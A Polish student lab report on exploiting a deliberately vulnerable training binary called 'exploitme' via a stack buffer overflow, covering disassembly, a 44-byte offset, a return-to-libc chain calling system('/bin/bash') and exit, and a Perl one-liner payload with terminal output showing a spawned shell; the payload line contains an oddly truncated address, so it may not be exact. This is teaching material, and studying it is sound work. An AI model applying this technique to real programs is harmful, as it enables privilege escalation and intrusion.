

Bezpieczeństwo usług sieciowych

— laboratorium 3 —

exploitme

Adrian Frydmański

3 grudnia 2017

1 Zadanie do wykonania

Zadaniem była deasemblacja binarki i doprowadzenie do uruchomienia powłoki z uprawnieniami binarki. Ostatecznie polegało to na wstrzyknięciu własnego kodu poprzez parametr przy uruchamianiu.

2 Kroki prowadzące do rozwiązania

Deasemblacja wymagała wpisania `objdump -D exploitme`.

Program po podaniu w parametrze ciągu znaków o zbyt dużej długości powodował błąd ochrony pamięci (SIGSEGV). Liczba ta została zbadana metodą prób i błędów i wyniosła 44 znaki. Okazało się, że nadpisywany był adres powrotu funkcji operującej na tekście wpisanym w parametrze i program chciał skoczyć do obszaru, który nie był dla niego zaalokowany, a na który wskazywał wskaźnik po podmianie danych na te z przepełnionego buforu.

Krokiem ku zwycięstwu było zatem podanie we wpisywanym w parametrze tekście konkretnego adresu. W zdeasembrowanym programie widzimy różne sekcje. Między innymi `strcpy`, `malloc` czy `system` — odpowiadają one za wywoływanie funkcji o odpowiadających im nazwach. Po wprowadzeniu adresu sekcji w parametrze (a dokładnie na jego końcu, po 44 znakach, w miejscu null, który niszczył adres powrotu na stosie) `destroy_world` 2 stringi zostały wyrzucone na ekran terminala.

```
080485d7 <destroy_world>:
80485d7: 55  push %ebp
80485d8: 89 e5  mov %esp,%ebp
80485da: 83 ec 18  sub $0x18,%esp
80485dd: c7 04 24 10 88 04 08  movl $0x8048810, (%esp)
80485e4: e8 cb fe ff ff  call 80484b4 <puts@plt>
80485e9: a1 30 a0 04 08  mov 0x804a030,%eax
80485ee: 89 04 24  mov %eax, (%esp)
```

```

80485f1: e8 be fe ff ff  call 80484b4 <puts@plt>
80485f6: c9  leave
80485f7: c3  ret

```

Drugi string zawierał tekst `/bin/bash`. Mając przed oczami ten fakt oraz wiedzę, iż w binarce jest wywoływana funkcja `system`, można spróbować doprowadzić do wywołania jej z owym stringiem w parametrze.

Podczas wywoływania funkcji na stosie odkładany jest adres powrotu, którego wartość ma przyjąć rejestr Program Counter i z którego mają zostać odczytane kolejne instrukcje dla procesora. Jako, że zależało nam na prawidłowym zakończeniu działania programu (z exit status 0), należało wywołać funkcję `exit`, której adres sekcji również można było znaleźć w zrzucie programu.

Kolejnym elementem na stosie są parametry, które funkcja może odczytać. Tutaj idealnym okazało się podanie adresu stringa `/bin/bash`.

To wszystkie wymagane wartości, jakie wymagane były do uruchomienia powłoki Bash. Prostym sposobem na wpisanie ich okazał się Perl i jego funkcja `printf` pozwalająca na drukowanie ich po wpisaniu szesnastkowo. Na początku należało wypisać 44 dowolne znaki (w tym wypadku akurat padło na jedyńki), następnie adres sekcji odpowiadającej za wywołanie funkcji `system`, adres powrotu, czyli adres wywołania funkcji `exit` i adres stringa do parametru funkcji `system`.

Dodatkowo należało pamiętać, że bajty owych adresów należało podać w odwróconej kolejności względem tych ze zdeasemblowanego programu wynikającej z położenia ich na stosie. Fakt ten można było zauważyć podglądając zawartość stosu w debuggerze.


Po uruchomieniu programu poprzez:

```

./exploitme `perl -e 'printf "1"x44 . "\x54\x84\x04\x08" . "\xd4\x84\x04\x08" . "\xd0\x87\x04\x08" . "\x84\x04\x08" . "\xd0\x87\x04\x08"'`

```

można było uzyskać dostęp do powłoki Bash.


```

adrian@thinkpad: ~/BUS/lab3
adrian@thinkpad ~/BUS/lab3$ ./exploitme `perl -e 'printf "1"x44 . "\x54\x84\x04\x08" . "\xd4\x84\x04\x08" . "\xd0\x87\x04\x08" . "\x84\x04\x08" . "\xd0\x87\x04\x08"'`
To continue you must provide security access token (21 digits)
[adrian@thinkpad lab3]$ ps
  PID TTY          TIME CMD
 1859 pts/0    00:00:00 zsh
 3836 pts/0    00:00:00 exploitme
 3837 pts/0    00:00:00 bash
 3844 pts/0    00:00:00 ps
[adrian@thinkpad lab3]$ exit
adrian@thinkpad: ~/BUS/lab3$

```